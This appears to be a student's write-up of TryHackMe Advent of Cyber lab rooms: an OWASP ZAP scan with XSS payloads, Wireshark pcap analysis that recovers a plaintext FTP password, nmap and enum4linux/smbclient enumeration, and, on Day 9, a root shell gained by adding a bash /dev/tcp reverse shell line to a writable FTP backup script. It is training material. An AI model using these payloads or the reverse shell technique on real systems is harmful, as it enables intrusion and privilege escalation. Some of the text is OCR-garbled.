# PSP0201 Weekly Writeup Week 3

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# Day 6: Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

https://www.youtube.com/watch?v=9-jcs7Cm-iE (tutorial for downloading QWASP

ZAP)thanks Lam

Remember to use sudo su to root before following the tutorial

## Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their values in the specific business context (e.g. start date is before end date, price is within expected range).

Taken from <u>here</u>

#### Question 2

```
Java Regex Usage Example:

Example validating the parameter "zip" using a regular expression.

private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?$");

public void doPost( HttpServletRequest request, HttpServletResponse response) {
    try {
        String zipCode = request.getParameter( "zip" );
        if ( !zipPattern.matcher( zipCode ).matches() {
            throw new YourValidationException( "Improper zipcode format." );
        }
        // do what you want here, after its been validated ..
    } catch(YourValidationException e ) {
        response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
    }
}
```

#### Question 3


**Answer: Stored crossite scripting** 

It's been referenced in the text above multiple times.

#### Answer: q

We start up the machine and put in the ip on firefox We're greeted by a home page. We can search for wishes made by other people and make our own wishes.





By following the hint we searched for something in the make a wish website




After searching for an item in the search query, we can look at the browser search bar above. We can see parameter **q** there, that is the query string. Sadly there was no one wishing for asacocos.


#### **Answer: 3**

Note: For some reason my terminal died even though I added 1 hour more so my ip for the website will be different.

We copy the url of the website and paste it in OWASP ZAP and click automated scan then press attack to scan our website



Then we navigate to the alert section.



We found out that we have a total of 7 alerts and 3 of them are high priority alerts. There are 3 types of alerts: Low(yellow), Medium(orange) and High(red).

Answer: <script>alert(PSP0201);</script>

Attack: <scrlpt>alert(1);</scRipt>Evidence: <scrlpt>alert(1);</scRipt>

Question 7
Answer: Yes

# **Thought Process/Methodology:**

After accessing the machine's IP and reaching the homepage, we start by typing the website's URL into the OWASP ZAP automated scan to start attacking the website. After waiting for a few minutes, we check the alert tab on OWASP ZAP and see what vulnerability the website has.

<END OF DAY 6>

# **Day 7: The Grinch Really Did Steal Christmas**

Tools used: Kali linux, Firefox, Wireshark

Solution/Walkthrough:

Ouestion 1

**Answer: 10.11.3.2** 

We can find it through opening pcap.1.pcap file in wireshark and filter out ICMP

# Question 2

**Answer:** http.request.method == GET

protocol.request.method

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a feet and post to retrieve and submit data accordingly.


http.request.method == GET / POST

# Question 3

**Answer: reindeer-of-the-week** 



According to the hint, the info section should include /posts/. We used the command http.request.method == GET in wireshark and got the answer for this question.



# Ouestion 4

Answer: plaintext\_password\_fiasco

If we use ftp in wireshark after opening pcap.2.pcap we can find the answer

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No.	Time	Source	Destination	Protocol	Length Info	
	6 2.549894	10.10.73.252	10.10.122.128	FTP	72 Request: QUIT	
	7 2.549999	10.10.122.128	10.10.73.252	FTP	80 Response: 221 Goodbye.	
	16 4.105504	10.10.122.128	10.10.73.252	FTP	104 Response: 220 Welcome to the TBFC FTP Server!.	
	20 7.866325	10.10.73.252	10.10.122.128	FTP	83 Request: USER elfmcskidy	
	22 7.866430	10.10.122.128	10.10.73.252	FTP	100 Response: 331 Please specify the password.	
	28 14.282063	10.10.73.252	10.10.122.128	FTP	98 Request: PASS plaintext_password_fiasco	
	31 16.735293	10.10.122.128	10.10.73.252	FTP	88 Response: 530 Login incorrect.	
	33 16.735723	10.10.73.252	10.10.122.128	FTP	72 Request: SYST	
	35 16.735761	10.10.122.128	10.10.73.252	FTP	104 Response: 530 Please login with USER and PASS.	
	40 19.727087	10.10.73.252	10.10.122.128	FTP	72 Request: QUIT	

**Answer: SSH** 

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1 0.000000	10.10.122.128	10.11.3.2	SSH 102 Server: Encrypted packet (len=48)	
2 0.000084	10.10.122.128	10.11.3.2	SSH 150 Server: Encrypted packet (len=96)	

# **Question 6**

Answer: 02:c8:85:b5:5a:aa

Filtered out some arp and found the answer

46 19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
47 19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
77 26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
78 26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c8:85:b5:5a:aa
84 32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
85 32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
137 53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
138 53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c8:85:b5:5a:aa

# Question 7

**Answer: rubber ducky** 

Export pcap.3.pcap as html from wireshark and save chrismas.zip. Then extract the files and mcskidy's wishlist.

```
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

# Question 8

**Answer: Kris Kringle** 

# Author: Kris Kringle

# **Thought Process/Methodology**

After downloading aoc-pcaps.zip and extracting it, we open pcap.1.pcap in wireshark. We find the ip address that initiated ICMP by filtering out the others. We then used <a href="http:request.method">http:request.method</a> == GET to find the article that 10.10.67.199 visited. For pcap.2.pcap, we used <a href="ftp">ftp</a> and got the password that was leaked which was plaintext\_password\_fiasco. For pcap.3.pcap, we filtered some of the http traffic and found a suspicious GET request. We exported the file as http using wireshark and saved christmas.zip file. Inside the file we found Elf Mcskidy's wishlist and the author of Operation Artic Storm

**<END OF DAY 7>** 

# **Day 8:What's Under the Christmas Tree? (Networking)**

Tools used: Kali linux, Firefox

Solution/Walkthrough:

# Question1:

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



https://digital.ai > technology > snort :

Snort - Digital.ai

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# Question2:

After running nmap -sV <MACHINE\_IP>

```
₽
                                      kali@kali: ~
File Actions Edit View Help
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:48 EDT
Nmap scan report for 10.10.246.133
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (conn-refused)
       STATE SERVICE
PORT
                           VERSION
80/tcp open http
2222/tcp open ssh
                            Apache httpd 2.4.29 ((Ubuntu))
                            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
3389/tcp open ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 1 IP address (1 host up) scanned in 37.15 seconds
___(kali⊕kali)-[~]
```

We can see that there are 3 ports which is **80,2222,3389** 

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

2222/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

3389/tcp open ms-wbt-server xrdp

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Question3:

Running sudo nmap -A <MACHINE\_IP>

```
<u>-</u>
                                                                                               kali@kali: ~
 File Actions Edit View Help
     —(kali⊕kali)-[~]
$ sudo nmap -A 10.10.246.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:58 EDT
Nmap scan report for 10.10.246.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT
                   STATE SERVICE
                                                                      VERSION
80/tcp open http
                                                                      Apache httpd 2.4.29 ((Ubuntu))
  _http-generator: Hugo 0.78.2
   _http-server-header: Apache/2.4.29 (Ubuntu)
   _http-title: TBFC's Internal Blog
                                                                      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
2222/tcp open ssh
    ssh-hostkey:
          2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
          256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
          256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org
/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/22%OT=80%CT=1%CU=37338%PV=Y%DS=2%DC=T%G=Y%TM=62B2D9D
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(01=M506ST11NW6%02=M506ST11NW6%0
OS:3=M506NNT11NW6%04=M506ST11NW6%05=M506ST11NW6%06=M506ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M506NNSN
0S: W6\%CC = Y\%Q = )T1(R = Y\%DF = Y\%T = 40\%S = 0\%A = S + \%F = AS\%RD = 0\%Q = )T2(R = N)T3(R = N)T4(R = Y\%D =
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```

It shows us that the most likely Linux Distribution that is running is **Ubuntu**.

#### Question4:

```
VERSION
Apache httpd 2.4.29 ((Ubuntu))
```


#### Question5:

It's SSH

2222/tcp open ssh

# Question6:

Run nmap --script http-title <MACHINE\_IP>



It shows that the service is most likely used for a **BLOG**.

#### **Thought Process/Methodology:**

After accessing the machine's IP, we run nmap -sV <MACHINE\_IP>. After running nmap -sV <MACHINE\_IP> in the terminal, we can see that the ports are 80,2222,3389. After that, we tried to run sudo nmap -A <MACHINE\_IP> to find out which Linux Distribution that is running. After entering the command, we found out that the most likely distribution to be running is *Ubuntu*. Lastly, by running nmap --script http-title <MACHINE\_IP> we can see that the service is most probably used for a *Blog*.

# Day 9: Anyone can be Santa! (Networking)

Tools used: Kali linux Solution/Walkthrough:

#### Question1:

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                      4096 Nov 16 2020 backups
             2 0
drwxr-xr-x
                         0
              2 0
                         0
                                      4096 Nov 16 2020 elf_workshops
drwxr-xr-x
drwxr-xr-x
              2 0
                         0
                                      4096 Nov 16 2020 human_resources
              2 65534
                         65534
                                      4096 Nov 16
                                                  2020 public
drwxrwxrwx
226 Directory send OK.
```

The directories found on the FTP site are *backups*, *elf\_workshops*, *human\_resources*, and *public*.

# Question2:

drwxrwxrwx	2 65534	65534	4096 Nov 16	2020 public


The directory on the FTP server that has data accessible by the "anonymous" user is *public*.

#### Ouestion3:

```
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
```

The script we will get is backup.sh.

#### Ouestion4:



The movie is "The Polar Express".

# Question5:

We output the flag with cat /root/flag.txt

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

So, we will get THM{even\_you\_can\_be\_santa}

# **Thought Process/Methodology:**

First of all, we login to FTP server with ftp <MACHINE\_IP>

```
(kali⊕ kali)-[~]

$ ftp 10.10.119.216

Connected to 10.10.119.216.
220 Welcome to the TBFC FTP Server!.
```

Then enter the name anonymous when prompted. It will show Login successfully.


```
Name (10.10.119.216:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After that, we type is and we can see a folder that we have access to and it is called *public*.

If we cd into the *public* directory and s it again, we will find a script file called **backup.sh**. We can download the file by using command get backup.sh

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
             1 111
                         113
                                       341 Nov 16 2020 backup.sh
-rwxr-xr-x
                                       24 Nov 16 2020 shoppinglist.txt
-rw-rw-rw-
              1 111
                         113
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (7.7429 MB/s)
```

We have to exit ftp first. Then only we open the file by using command nano backup.sh. After opening the file, we can see that the script seems to be used for creating backups. We can modify this script to run our own malicious commands.



We need to set up a connection between the ftp server and the attacking machine by using this script bash -i >& /dev/tcp/Your\_TryHackMe\_IP/4444 0>&1



We set up a netcat listener on port 4444 to capture the traffic by using command sudo nc -lvnp 4444



After we successfully established connection between ftp server and our attacking machine. We now have root permissions and can execute any command.

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]

$ sudo nc -lvnp 4444

[sudo] password for kali:

Sorry, try again.

[sudo] password for kali:
listening on [any] 4444 ...

connect to [10.18.30.5] from (UNKNOWN) [10.10.119.216] 33522

bash: cannot set terminal process group (1539): Inappropriate ioctl for device bash: no job control in this shell

root@tbfc-ftp-01:~#
```

Last but not least, we can output the flag by using command cat /root/flag.txt and we will get our flag which is THM{even\_you\_can\_be\_santa}

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

<END OF DAY 9>

# Day 10: Don't be sElfish! (Networking)

Tools used: Kali linux Solution/Walkthrough:

Firstly, we need to open a terminal and navigate enum4linux by using cd/usr/share/enum4linux. After that by using \_/enum4linux.pl -h to get a list of possible options like

```
L$ ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)
Simple wrapper around the tools in the samba package to provide similar functionality to enum.exe (formerly from www.bindview.com). Some additional features such as RID cycling have also been added for convenience.
Usage: ./enum4linux.pl [options] ip
Options are (like "enum"):
                              get userlist
         -M
                              get machine list*
get sharelist
                              get password policy information
        -G get group and member list
-d be detailed, applies to -U and -S
-u user
-p pass specify username to use (default "")
specify password to use (default "")
The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
-a Do all simple enumeration (-U -S -G -P -r -o -n -i).
        -a Do all simple enumeration (-U -S -G -P -r -O -n -1).

This opion is enabled if you don't provide any other options.

-h Display this help message and exit
-r enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n Keep searching RIDs until n consective RIDs don't correspond to
a username. Impies RID range ends at 999999. Useful
                              against DCs. Get some (limited) info via LDAP 389/TCP (for DCs only)
         -s file
-k user
                              User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
Used to get sid with "lookupsid known_username"
Use commas to try several users: "-k admin,user1,user2"
Get OS information
        -0 Get printer information
-i Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n Do an nmblookup (similar to nbtstat)
-v Verbose. Shows full commands being run (net, rpcclient, etc.)
```

#### **Question 1:**

To find the number of the users on the Samba server by using enum4linux. We have to use

/enum4linux.pl -U [IP ADDRESS].For me, my IP ADDRESS was 10.10.64.105

As we can see, there are 3 users on the server.

#### **Question 2:**

To find the number of 'shares' are there on the Samba server we have to use \_/enum4linux.pl -S [IP ADDRESS].

```
Share Enumeration on 10.10.64.105
WARNING: The "syslog" option is deprecated
       Sharename Type
                              Comment
       tbfc-hr
                    Disk
                              tbfc-hr
       tbfc-it
                    Disk
                              tbfc-it
       tbfc-santa
                              tbfc-santa
                    Disk
                     IPC
                              IPC Service (tbfc-smb server (Samba, Ubu
       IPC$
ĭtu))
 connecting with SMB1 for workgroup listing.
       Server
                          Comment
       Workgroup
                          Master
       TBFC-SMB-01
                          TBFC-SMB
```

As we can see, there are 4 shares on the Samba server.

#### **Question 3:**

To find the share which doesn't require a password to login to the Samba server. We can use smbclient //IP ADDRESS/USERNAME.

```
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
05/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
    ree connect failed: NT_STATUS_ACCESS_DENIED
    tot@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
    //tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
    root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
05/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
```

After trying all the sharename on the list 1 by 1,we found that the shareuser tbfc-santa doesn't require a password to login.

#### **Ouestion 4:**

After logging into the share, we may use share which may help us to find out that the directory ElfMcSkidy leaves for Santa is ingle-tunes.

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